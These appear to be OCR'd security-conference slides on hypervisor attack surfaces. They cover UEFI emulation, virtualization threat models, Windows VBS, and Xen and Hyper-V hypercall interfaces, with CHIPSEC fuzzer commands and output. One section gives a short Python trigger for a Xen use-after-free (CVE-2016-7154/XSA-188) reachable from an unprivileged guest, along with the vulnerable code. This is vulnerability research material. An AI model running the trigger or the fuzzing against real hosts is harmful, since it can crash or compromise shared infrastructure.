
Legacy vs UEFI BIOS emulation in hypervisors

- All hypervisors emulate legacy BIOS.
  - Limited interfaces
  - Minimum functionality
- Recently majority hypervisors began to support emulation of UEFI based BIOS:
  - Open Virtual Machine Firmware (OVMF) is the UEFI firmware for virtualization environment. link, link2.
  - OVMF supports: SecureBoot, internal UEFI shell, …
  - Xen, VirtualBox, QEMU supports OVMF
  - Hyper-V supports UEFI as well, including SecureBoot and internal UEFI shell




Threat model and attack vectors to hypervisor

Where hypervisor is?



Attack scenarios in virtualization environment



Attacks:


- Guest to Hypervisor (or Host)
- Guest to other Guest
- Guest application to Guest kernel
- Guest (through HW) to Hypervisor (or Host)
- Guest (through HW) to other Guest

Type of attacks in virtualization environment


- Denial of Service
- Information Disclosure
- Privilege escalation
- Detection of virtualization environment
- Issues in guest/host communication
- Issues in virtual device emulation
- Abuse of management layers
- Image parsing
- Snapshot attacks

Virtualization Based Security

Windows 10 Virtualization Based Security (VBS)




Example: bypassing Windows 10 VSM



Windows Defender Application Guard

- Application Guard creates a new VM with Windows.
- In isolated VM stored entirely separate copy of the kernel and the minimum Windows Platform Services required to run Microsoft Edge.
- Isolations are based on virtualization technology



[Introducing Windows Defender Application Guard for Microsoft Edge]

Hypervisor issues in hardware emulation

XEN: Hypercall Interface in x86 64-bit mode

Hypercall calling convention

- **`RCX` –** Call Code
- **`RDI` –** Input Parameter 1
- **`RSI` –** Input Parameter 2
- **`RDX` –** Input Parameter 3
- **`R10` –** Input Parameter 4
- **`R8` –** Input Parameter 5

Up to 5 input parameters can be used by hypercall handler.

One input parameter may be a Guest Virtual Address pointing to a hypercall-specific data structure.

Extracting XEN info from within the unprivileged guest

> `python chipsec_main.py -i -m tools.vmm.xen.hypercallfuzz -a info`

- Is XEN Hypervisor present?
- XEN Version, Compile Date, Features and other useful information

```
[x][ =======================================================================
[x][ Module: Xen Hypervisor Hypercall Fuzzer
[x][ =======================================================================
[CHIPSEC]  XEN Hypervisor is present!
[CHIPSEC]            Version : 4.6.0
[CHIPSEC]           Compiler : gcc (Ubuntu 5.4.0-6ubuntu1~16.04.2) 5.4.0 20160609
[CHIPSEC]         Compile by : stefan.bader
[CHIPSEC]     Compile Domain : canonical.com
[CHIPSEC]       Compile Date : Tue Oct 11 17:03:41 UTC 2016
[CHIPSEC]       Capabilities : xen-3.0-x86_64 xen-3.0-x86_32p hvm-3.0-x86_32 hvm-3.0-x86_32p hvm-3.0-x86_64
[CHIPSEC]         Change Set :
[CHIPSEC]    Platform Params : FFFF800000000000
[CHIPSEC]           Features : F0=0000000000002705
[CHIPSEC]          Page size : FFFFFFFFFFFFFFEA
[CHIPSEC]       Guest Handle : 0000000000000000
[CHIPSEC]       Command Line : placeholder no-real-mode edd=off
```

Extracting XEN info from within the unprivileged guest

> python chipsec_main.py -i -m tools.vmm.xen.hypercallfuzz -a info

- All available hypercalls (unavailable return XEN_ERRNO_ENOSYS - Function not implemented)

```
[CHIPSEC]  *** Hypervisor Hypercall Status Codes ***
[CHIPSEC]  HYPERCALL 000c  0000000000000000  Status success - XEN_STATUS_SUCCESS           'MEMORY_OP'
[CHIPSEC]  HYPERCALL 000f  0000000000000000  Status success - XEN_STATUS_SUCCESS           'SET_TIMER_OP'
[CHIPSEC]  HYPERCALL 0011  0000000000040006  Status 0x0000000000040006 - 0x0000000000040006 'XEN_VERSION'
[CHIPSEC]  HYPERCALL 0012  FFFFFFFFFFFFFFFF  Operation not permitted - XEN_ERRNO_EPERM     'CONSOLE_IO'
[CHIPSEC]  HYPERCALL 0014  0000000000000000  Status success - XEN_STATUS_SUCCESS           'GRANT_TABLE_OP'
[CHIPSEC]  HYPERCALL 001d  0000000000000000  Status success - XEN_STATUS_SUCCESS           'SCHED_OP'
[CHIPSEC]  HYPERCALL 0020  FFFFFFFFFFFFFFF2  Bad address - XEN_ERRNO_EFAULT                'EVENT_CHANNEL_OP'
[CHIPSEC]  HYPERCALL 0022  FFFFFFFFFFFFFFF2  Bad address - XEN_ERRNO_EFAULT                'HVM_OP'
[CHIPSEC]  HYPERCALL 0023  FFFFFFFFFFFFFFF2  Bad address - XEN_ERRNO_EFAULT                'SYSCTL'
[CHIPSEC]  HYPERCALL 0024  FFFFFFFFFFFFFFF2  Bad address - XEN_ERRNO_EFAULT                'DOMCTL'
[CHIPSEC]  HYPERCALL 0026  FFFFFFFFFFFFFFED  No such device - XEN_ERRNO_ENODEV             'TMEM_OP'
[CHIPSEC]  HYPERCALL 0031  FFFFFFFFFFFFFFF2  Bad address - XEN_ERRNO_EFAULT                'ARCH_1'
```

Fuzzing XEN hypercalls

```
> python chipsec_main.py -i -m tools.vmm.xen.hypercallfuzz -a fuzzing,22,1000
```

- Some hypercalls tend to crash the guest too often
- Most tests fails on sanity checks

```
[x][ =======================================================================
[x][ Module: Xen Hypervisor Hypercall Fuzzer
[x][ =======================================================================
[CHIPSEC]  Fuzzing HVM_OP (0x22) hypercall
[CHIPSEC]
[CHIPSEC]  ********************* Hypercall status codes ********************
[CHIPSEC]                 Invalid argument - XEN_ERRNO_EINVAL : 578
[CHIPSEC]         Function not implemented - XEN_ERRNO_ENOSYS : 170
[CHIPSEC]                 Status success - XEN_STATUS_SUCCESS : 114
[CHIPSEC]                   No such process - XEN_ERRNO_ESRCH : 89
[CHIPSEC]           Operation not permitted - XEN_ERRNO_EPERM : 49
```

Use-after-free on XEN Host from the unprivileged guest

To check CVE-2016-7154 run fuzzer as:

```
> python chipsec_main.py -i -m tools.vmm.xen.hypercallfuzz -a fuzzing,20,1000000
```

To reproduce the vulnerability in a clean way:

```
(args_va, args_pa) = self.cs.mem.alloc_physical_mem(0x1000, 0xFFFFFFFFFFFFFFFF)
self.cs.mem.write_physical_mem(args_pa, 24, '\xFF' * 8 + '\x00' * 16)
self.vmm.hypercall64_five_args(EVENT_CHANNEL_OP, EVTCHOP_INIT_CONTROL, args_va)
self.vmm.hypercall64_five_args(EVENT_CHANNEL_OP, EVTCHOP_INIT_CONTROL, args_va)
```

Turns out when the PFN parameter is invalid, hypercall returns XEN_ERRNO_EINVAL error, but don’t zero out internal pointer.

XSA-188: Use after free in FIFO event channel code

The implementation of EVTCHOP_INIT_CONTROL function of EVENT_CHANNEL_OP hypercall has a vulnerability which can allow unprivileged domain to trigger use-after-free vulnerability at Xen version 4.4:

```
static void cleanup_event_array(struct domain *d)
{
    unsigned int i;

    if ( !d->evtchn_fifo )
        return;

    for ( i = 0; i < EVTCHN_FIFO_MAX_EVENT_ARRAY_PAGES; i++ )
        unmap_guest_page(d->evtchn_fifo->event_array[i]);
    xfree(d->evtchn_fifo);
    d->evtchn_fifo = NULL;   // Fix
}
```

Hyper-V: Hypercall Interface in x86 64-bit mode

Memory-based calling convention

- `RCX` – Hypercall Input Value*
- `RDX` – Input Parameters GPA
- `R8` – Output Parameters GPA

Register-based calling convention (Fast Hypercall)

- `RCX` – Hypercall Input Value*
- `RDX` – Input Parameter
- `R8` – Input Parameter
- `XMM0–XMM5` – Input Parameters (XMM Fast Hypercall if uses more than two input parameters)

***Hypercall Input Value** includes call code, fast hypercall bit, variable header size, rep count & start index

Extracting Hyper-V info from within the unprivileged guest

> `python chipsec_main.py -i -m tools.vmm.hv.hypercallfuzz`

- Is Hyper-V Hypervisor present?
- Hypervisor Vendor ID Signature, Hyper-V Version, Features, etc

```
[CHIPSEC]  Hyper-V Hypercall Fuzzing Utility
[CHIPSEC]  Using existing hypercall page defined by HV_X64_MSR_HYPERCALL
[CHIPSEC]
[CHIPSEC]  CPUID.1h.0h > Feature Information
[CHIPSEC]  EAX: 0x000306D3 EBX: 0x00010800 ECX: 0xFED83203 EDX: 0x0F8BFBFF
[CHIPSEC]  ECX(31) - Hypervisor Present                    :  1
[CHIPSEC]
[CHIPSEC]  CPUID.40000000h.0h > Hypervisor CPUID leaf range and vendor ID signature
[CHIPSEC]  EAX: 0x40000006 EBX: 0x7263694D ECX: 0x666F736F EDX: 0x76482074
[CHIPSEC]  The maximum input value for hypervisor CPUID   :  40000006
[CHIPSEC]  Hypervisor Vendor ID Signature                 :  Microsoft Hv
……
[CHIPSEC]  CPUID.40000002h.0h > Hypervisor system identity
[CHIPSEC]  EAX: 0x00002580 EBX: 0x00060003 ECX: 0x00000011 EDX: 0x0000428F
[CHIPSEC]     EAX         - Build Number    :  00002580
[CHIPSEC]     EBX(31-16) - Major Version   :  0006
[CHIPSEC]     EBX(15-0)  - Minor Version   :  0003
```

Extracting Hyper-V info from within the unprivileged guest

> python chipsec_main.py -i -m tools.vmm.hv.hypercallfuzz

- 64 Synthetic MSRs
- 74 Hypercalls
- 16 Connections ID, Partitions ID (unavailable in the unprivileged guest)

```
[CHIPSEC]  *** Hypervisor Synthetic MSRs ***
[CHIPSEC]  RDMSR [                  HV_X64_MSR_GUEST_OS_ID = 0x40000000] :  0x00010406_03002580
[CHIPSEC]  RDMSR [                    HV_X64_MSR_HYPERCALL = 0x40000001] :  0x00000000_00004001
[CHIPSEC]  RDMSR [                     HV_X64_MSR_VP_INDEX = 0x40000002] :  0x00000000_00000000
……
[CHIPSEC]  HYPERV_HYPERCALL REP:0 FAST:0 0040  06  HV_STATUS_ACCESS_DENIED                  'HvCreatePartition'
[CHIPSEC]  HYPERV_HYPERCALL REP:0 FAST:0 005c  00  HV_STATUS_SUCCESS                        'HvPostMessage'
[CHIPSEC]  HYPERV_HYPERCALL REP:0 FAST:1 005d  00  HV_STATUS_SUCCESS                        'HvSignalEvent'
……
[CHIPSEC]  *** Hypervisor Connection IDs ***
[CHIPSEC]  00000001  01  HvPortTypeMessage
[CHIPSEC]  00010001  02  HvPortTypeEvent
[CHIPSEC]  00010002  02  HvPortTypeEvent
……
[CHIPSEC]  *** Hypervisor Partition IDs ***
[CHIPSEC]    was not able to dertemine Partition IDs
```

Hyper-V hypercalls available for fuzzing

Most hypercalls are not accessible from the unprivileged guest.

Hyper-V Status in RAX	Total
HV_STATUS_SUCCESS	5
HV_STATUS_ACCESS_DENIED	64
HV_STATUS_FEATURE_UNAVAILABLE	3

Return HV_STATUS_SUCCESS:

- HvFlushVirtualAddressSpace
- HvFlushVirtualAddressList
- HvNotifyLongSpinWait
- HvPostMessage – covered by our VMBUS fuzzer
- HvSignalEvent – covered by our VMBUS fuzzer

CPU emulation

- Hypervisor needs to emulate MSR and I/O interfaces
